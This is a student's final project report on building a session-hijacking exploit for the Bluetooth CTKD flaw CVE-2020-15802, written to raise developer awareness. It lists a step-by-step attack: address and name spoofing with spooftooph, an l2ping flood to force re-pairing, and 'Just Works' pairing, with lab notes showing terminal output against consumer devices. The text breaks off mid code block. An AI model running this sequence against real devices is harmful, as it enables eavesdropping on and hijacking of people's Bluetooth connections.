Final Report

[COMP 8047 – Major Project]

[Eric Wu – A00961904]
[2021/04/03]

Table of Contents

1. Introduction

1.1. Student Background

Eric Wu is a network security student and software developer who recently graduated from BCIT with a Diploma of Technology, Cloud computing option in 2018. He has diverse experience in programming languages, including Python, C/C++, Java, JavaScript, HTML, CSS, Assembly. Also, he is capable of working on both Linux or Windows environments.

Education

2016 – 2018 BCIT

Computer Systems Technology (Cloud Computing Option)

Diploma

2019 – 2021 BCIT

Computer Systems Technology (Network Security Option)

Bachelor

2016 – 2016 National Taiwan University

C/C++ Certification course

Certificate

Work Experience

2020 –2020 Freelance Android Application developer

- Prototyping an application that automates the process of switching Wi-Fi access points under the same Wi-Fi network.
- Develop a custom setup wizard that simplifies the process of setting up a new android device after a factory reset.

2017 – 2017 Intern, Micro-Star International Taiwan

- Test in-house custom embedded system.
- Develop sample software that can be used to showcase the embedded system to the customer.
- General debugging and error fixing

2016 – 2016 Project manager/backend developer, BCIT Practicum

- Digitize a custom board game provided by the client. The game was developed solely in Java.

- Basic graphic design of the game components.
- General project management tasks including meeting scheduling, work breakdown, or communication with the client.

Related Projects

2017 Pocket Pantry

Packet Pantry is a web app written in JavaScript. This online portal allows users to keep track of groceries in the fridge. In addition, users can input some food ingredients to get a list of the recommended dish that can be made out of these ingredients.

2018 MiSDIRECTION

MiSDIRECTION is a turn-based board game written in Java. The game allows up to 4 players to participate at the same time. If there are fewer than 4 players, the game will spawn 2 AI to fill in the spot.


1.2. Project Description

The primary goal of this project is to develop an exploit (software) based on the recently discovered vulnerability CVE-2020-15802 in Bluetooth version 4.0 - 5.0 or below. The exploit allows users (attacker) to hijack a communication session between a Bluetooth host and Bluetooth client. This project is meant to educate and make developers understand the potential risk of using applications that support the unpatched version of Bluetooth

2. Body

2.1. Background

Recently this year, researchers were able to find a critical flaw in Bluetooth. The flaw came from a Bluetooth component called CTKD (Cross-Transport Key Derivation), which is responsible for negotiating the authenticate keys when pairing two Bluetooth devices together. Dual-mode capable devices that use CTKD to generate an authentication key are designed to allow the authentication key to be overwritten if the new Bluetooth transport applies a higher level of security. Basically, the flaw makes it possible for attackers to overwrite the authentication key or reduce the key strength used by the target blue device. The attacker can then connect to the device unauthorizedly, and steal the Bluetooth session between the Bluetooth client and host.



The flaw has been patched already in the recently released version of Bluetooth. However, there are still devices out there that use the unpatched version of Bluetooth. Many developers are unaware of this vulnerability because it was discovered just recently. Therefore, it is likely that developers will continue to develop software that permits the usage of the unpatched version of Bluetooth, and thus exposing users to the risk of leaking private information.

2.2. Project Statement

The goal of this project is not to provide a countermeasure of this vulnerability. Instead, the project provides an exploit made from this vulnerability and demonstrates the hijacking process using this exploit in an attempt to raise developers' awareness of this vulnerability. This is especially important considering that Bluetooth is still one of the most commonly used protocols on everyday small devices. If developers can understand the severity of this vulnerability, they can impose a rule in their software that restricts the usage of unpatched versions of Bluetooth, and thus protect users from the risk of leaking private information.

2.3. Chosen Solution

A python-based GUI tool that provides attack vectors specifically targeting the CVE-2020-15802 vulnerability. The tool can be run on Kali Linux.

2.4. Details of Design and Development


Methodology

I will use different agile development processes to complete this project. Instead of going either pure agile or waterfall development, I will go with a more hybrid approach. During the early stage of this project, some basic planning will be done to define the project and gather initial requirements. In addition, the planning also covers different

aspects of the project including design, testing, and documentation on a very high level. This stage will take about two weeks to complete.

Next, the project enters the “research” and “strategize” phase. I don’t have much experience in working with Bluetooth, therefore, some basic experiments with the related tools and APIs are required before I start the actual development process. During this stage, I will try to find useful tools and APIs, do some experiments with it, and determine if it is useful to the development of the exploits. This stage will take up to a minimum of 2 weeks or a maximum of 4 weeks.

With the tools and planning ready, the project can enter the “design” and “development” stage. I will incorporate the agile framework “scrum” in this stage. The required features are documented, developed, and tested independently in each of the sprints. Depending on the needs and challenges discovered in each of the sprints, minor design changes might be required. The development process is iterative; therefore, this stage could take up to 2 months. An overview of the process is shown in the Figure below.




The following are the list of technologies and tools I will use during the development process

- Project management related:
    - **Google drive**: can be used to keep documentation-related work. Most of the documentation will be in Google Docs format. Some documents that are mostly just grids and cells (such as Gantt chart, test cases) will be in google sheet format.

    - **Github**: it is a web-based platform that can be used to archive source code based on versions or features. In the case of this project, I will use this tool to do the majority of the version control work.
- Design related work:
    - **Lucidchart**: it is a web-based platform that allows users to create charts and diagrams. In the case of this project, it is used mostly for creating common design diagrams such as UML, SSD, or Use Case diagrams
- Software development related:
    - **VS Code**: a free source code editor that can be run on Linux. In the case of this project, I will use this editor for the majority of the heavy coding process

The system diagram below demonstrates the full process of hijacking




Technical Details

*principle of the hijacking process


During the process of development, I came to realize it is too challenging to write programs that manipulate the bluetooth pairing process and HCI spoofing with the C language from scratch. The resources related to paring and manipulating association mechanisms are very limited. I spent most of the time on finding bluetooth packages on Kali linux, and learning how to use those packages to manipulate the pairing and connecting process.

The issue with the CTKD module is that it crosses the security boundaries between bluetooth classic and bluetooth low energy, which make the vulnerability exploitable for both transport. In bluetooth classic, the master and slave roles are not fixed. Attackers can take advantage of this role asymmetry to impersonate a slave device that is already trusted by a master device. After, it can send pairing requests to that master device. If the pairing request is accepted, the LKT generated by the actual slave device will be overwritten.

Assuming we have a smartphone is paired and connected to a bluetooth earbud. The goal is to insert the attacking machine between both the smartphone and earbud.



I came up with a series of commands to target the weakness described previously. as shown in the following figure.


Process
script in short form
spoofing
spoof the BT address of smartphone
spooftooph
change attacking machine name to the same name as smarthpone device name
/etc/machine-info
change the HCI to bondable
btmgmt bondable on
bring up hci and allow advertising
hciconfig hci piscan
DoS
(in cases where device have guarding mechanism that blocks re-paring action while a connection is established)
flood the bluetooth connection, and force a service reset on the earbud
l2ping
Pairing
pair with earbud using "Just Work" association
btmgmt with opcode 0x03
change default HCI to the one that was used for spoofing
bluetoothctl select $(hcitool dev....)
trust the address of earbud
bluetoothctl trsut
connect to earbud
bluetoothctl connect
Reverse the target (earbud -> smartphone) and repeat the process

One of the key factors in the success of this hijacking process relied on the chosen association mechanism. The below figure is a capture from the bluetooth core documentation. It is a summary of the IO capability mapping.

	Initiator				
Responder	**DisplayOnly**	**Display YesNo**	**Keyboard Only**	**NoInput NoOutput**	**Keyboard Display**
Display Only	Just Works Unauthenticated	Just Works Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry: responder displays, initiator inputs Authenticated
Display YesNo	Just Works Unauthenticated	Just Works (For LE Legacy Pairing) Unauthenticated Numeric Comparison (For LE Secure Connections) Authenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry (For LE Legacy Pairing): responder displays, initiator inputs Authenticated Numeric Comparison (For LE Secure Connections) Authenticated
Keyboard Only	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry: initiator and responder inputs Authenticated	Just Works Unauthenticated	Passkey Entry: initiator displays, responder inputs Authenticated
NoInput NoOutput	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated	Just Works Unauthenticated
Keyboard Display	Passkey Entry: initiator displays, responder inputs Authenticated	Passkey Entry (For LE Legacy Pairing): initiator displays, responder inputs Authenticated Numeric Comparison (For LE Secure Connections) Authenticated	Passkey Entry: responder displays, initiator inputs Authenticated	Just Works Unauthenticated	Passkey Entry (For LE Legacy Pairing): initiator displays, responder inputs Authenticated Numeric Comparison (For LE Secure Connections) Authenticated

An association mechanism is chosen based on the IO capability of both devices. Both initiator and responder will find an appropriate connecting method depending on their pairing features. If we set the IO capability to “NoInputNoOutput”, the association mechanism “Just Work” will always be chosen. This specific mechanism avoids user interaction, which can make the attack less susceptible to the user.

CTKD does not enforce chosen association mechanisms across bluetooth classic and bluetooth low energy, which allows attackers to pair with a weak association mechanism such as Just Work. User is not going to notice an attacker that is repairing using Just Work pretending to be a trusted device.

*experiment and research

The below documents were created to help the development of the exploit.

Bluetooth Address Spoofing

Student: Eric Wu A00961904
Date: 2021-02-17

1. Acquire target's BT address
   command: "**hcitool scan**"

```
root@kali:~# hcitool scan
Scanning ...
        FC:F1:36:74:FF:77       [TV] UN48JU6500
        5C:70:A3:E1:4E:23       LG-Eric
        E4:46:DA:DA:23:72       Phone123Mi5X
root@kali:~#
```

2. Verify the Bluetooth interface to use is up and running. If not, bring it up.
   command: "**hciconfig**"
   "**hciconfig [HCI_CONTROLLER] up**"

```
root@kali:~# hciconfig
hci1:   Type: Primary  Bus: USB
        BD Address: 5C:C5:D4:BB:C6:7C  ACL MTU: 1021:5  SCO MTU: 96:5
        UP RUNNING
        RX bytes:42310 acl:0 sco:0 events:359 errors:0
        TX bytes:30003 acl:0 sco:0 commands:188 errors:0

hci0:   Type: Primary  Bus: USB
        BD Address: 6C:DD:BC:3D:4D:B4  ACL MTU: 310:10  SCO MTU: 64:8
        DOWN
        RX bytes:1190 acl:0 sco:0 events:67 errors:0
        TX bytes:1076 acl:0 sco:0 commands:67 errors:0
```

```
root@kali:~# hciconfig hci0 up
root@kali:~# hciconfig
hci0:   Type: Primary  Bus: USB
        BD Address: 6C:DD:BC:3D:4D:B4  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING PSCAN
        RX bytes:742 acl:0 sco:0 events:58 errors:0
        TX bytes:4887 acl:0 sco:0 commands:58 errors:0

hci1:   Type: Primary  Bus: USB
        BD Address: 5C:C5:D4:BB:C6:7C  ACL MTU: 1021:5  SCO MTU: 96:5
        UP RUNNING
        RX bytes:42310 acl:0 sco:0 events:359 errors:0
        TX bytes:30003 acl:0 sco:0 commands:188 errors:0
```

3. Change the BT address used by the Bluetooth interface (spoofing)
   command: "**spooftooph -i [HCI_CONTROLLER] -a [BT_ADDRESS] -n [DEVICE name]**"

```
root@kali:~# spooftooph -i hci0 -a 5C:70:A3:E1:4E:23 -n LG-Eric
Manufacturer:   Cambridge Silicon Radio (10)
Device address: E4:46:DA:DA:23:72
New BD address: 5C:70:A3:E1:4E:23

Address changed
```

4. View the info on the interface and verify the changes (name and address)
   command: "**btmgmt**"
   "**info**" (in the interactive console)

```
root@kali:~# btmgmt
[mgmt]# info
Index list with 2 items
hci0:   Primary controller
        addr 5C:70:A3:E1:4E:23 version 6 manufacturer 10 class 0×3c010c
        supported settings: powered connectable fast-connectable discoverable bondable lin
k-security ssp br/edr hs le advertising secure-conn debug-keys privacy static-addr phy-con
figuration
        current settings: powered bondable ssp br/edr le secure-conn
        name LG-Eric
        short name
```

Troubleshooting

1. When attempt scan for BT address, get the error "Device is not available"

```
root@kali:~# hcitool scan
Device is not available: No such device
```

   Possible reason: Bluetooth not enable
   Fix: enable it with the "rfkill unblock bluetooth" command.

2. When attempt to change the BT address on the interface, get the error "Unsupported manufacturer"

```
root@kali:~# spooftooph -i hci1 -a 5C:70:A3:E1:4E:23 -n LG-Eric
Manufacturer:   Intel Corp. (2)
Device address: 5C:C5:D4:BB:C6:7C

Unsupported manufacturer
```


   Possible reason: unsupported manufacturer
   Fix: use another Bluetooth interface that has the chipset made by the supported manufacture. CSR Bluetooth dongle would fit the requirement.

   The command "spooftooph" uses a helper named "bdaddr", which is part of the blueZ (bluetooth stack for linux). Unfortunately, the source code only supports a selection of bluetooth chipset, including Cambridge Silicon Radio, Broadcom ...etc).


Connect to Bluetooth Peripheral from Terminal (Linux)

Student: Eric Wu A00961904
Date: 2021-02-07

1. Start Bluetooth service.
   command: "**service bluetooth start**"




2. If Bluetooth disabled, unblock it with
   command: "**rfkill unblock bluetooth**"




3. Bring up the Bluetooth interface to use.

command: “**hciconfig [HCI_CONTROLLER] up**”



4. Startup the bluetoothctl command-line interface, then select the controller to use.
   command: **bluetoothctl**
   select [CONTROLLER_ADDR]



5. In the same interactive interface, run a scan to acquire peripheral device BT address. Once acquire, turn off the scan.
   command: **scan on**
   scan off

```
[bluetooth]# scan on
Discovery started
[CHG] Controller 5C:C5:D4:BB:C6:7C Discovering: yes
[CHG] Device 6F:DB:5A:AA:9A:CA RSSI: -88
[CHG] Device 6F:DB:5A:AA:9A:CA TxPower: 8
[CHG] Device 44:B7:40:B1:2B:8C RSSI: -88
[CHG] Device F3:33:A0:C7:2B:67 RSSI: -87
[CHG] Device F3:33:A0:C7:2B:67 TxPower: 0
[CHG] Device E7:E7:EE:34:B7:DA RSSI: -87
[CHG] Device E7:E7:EE:34:B7:DA TxPower: 0
[CHG] Device 73:F8:49:39:1B:3E RSSI: -87
[CHG] Device 6F:62:FA:F2:61:62 RSSI: -91
[CHG] Device 6F:62:FA:F2:61:62 TxPower: 8
[CHG] Device 53:D3:A2:6D:AE:E7 RSSI: -80
[CHG] Device 53:8C:A9:6A:2A:80 RSSI: -91
[CHG] Device 53:8C:A9:6A:2A:80 TxPower: 26
[DEL] Device 5F:E8:A9:A1:1B:D1 5F-E8-A9-A1-1B-D1
[CHG] Device 78:BD:BC:7A:71:C1 RSSI: -89
[CHG] Device 08:BF:A0:CC:0C:25 RSSI: -91
[CHG] Device 08:BF:A0:CC:0C:25 Name: Galaxy Fit (0C25)
[CHG] Device 08:BF:A0:CC:0C:25 Alias: Galaxy Fit (0C25)
[NEW] Device 6C:DD:BC:3D:4D:B4 Galaxy Buds Live (4DB4)
[DEL] Device 7C:D1:C3:2B:64:E6 7C-D1-C3-2B-64-E6
[bluetooth]# scan off
```

6. In the same interactive interface, pair with the device using the BT address. Once paired, connect with the device
   command: **pair [BT_ADDRESS]**
   connect [BT_ADDRESS]

```
[bluetooth]# pair 6C:DD:BC:3D:4D:B4
Attempting to pair with 6C:DD:BC:3D:4D:B4
[CHG] Device 6C:DD:BC:3D:4D:B4 Connected: yes
[CHG] Device 6C:DD:BC:3D:4D:B4 Modalias: bluetooth:v0075pA013d0001
[CHG] Device 6C:DD:BC:3D:4D:B4 UUIDs: 00001101-0000-1000-8000-00805f9b34fb
[CHG] Device 6C:DD:BC:3D:4D:B4 UUIDs: 0000110b-0000-1000-8000-00805f9b34fb
[CHG] Device 6C:DD:BC:3D:4D:B4 UUIDs: 0000110c-0000-1000-8000-00805f9b34fb
[CHG] Device 6C:DD:BC:3D:4D:B4 UUIDs: 0000110e-0000-1000-8000-00805f9b34fb
[CHG] Device 6C:DD:BC:3D:4D:B4 UUIDs: 0000111e-0000-1000-8000-00805f9b34fb
[CHG] Device 6C:DD:BC:3D:4D:B4 UUIDs: 00001200-0000-1000-8000-00805f9b34fb
[CHG] Device 6C:DD:BC:3D:4D:B4 UUIDs: a23d00bc-217c-123b-9c00-fc44577136ee
[CHG] Device 6C:DD:BC:3D:4D:B4 UUIDs: e7ab2241-ca64-4a69-ac02-05f5c6fe2d62
[CHG] Device 6C:DD:BC:3D:4D:B4 ServicesResolved: yes
[CHG] Device 6C:DD:BC:3D:4D:B4 Paired: yes
Pairing successful
[bluetooth]# connect 6C:DD:BC:3D:4D:B4
Attempting to connect to 6C:DD:BC:3D:4D:B4
[CHG] Device 6C:DD:BC:3D:4D:B4 Connected: yes
Connection successful
[CHG] Device 6C:DD:BC:3D:4D:B4 ServicesResolved: yes
[Galaxy Buds Live (4DB4)]#
```


7. Lastly, in the same interactive interface, display connect device info
   command: **info**

```
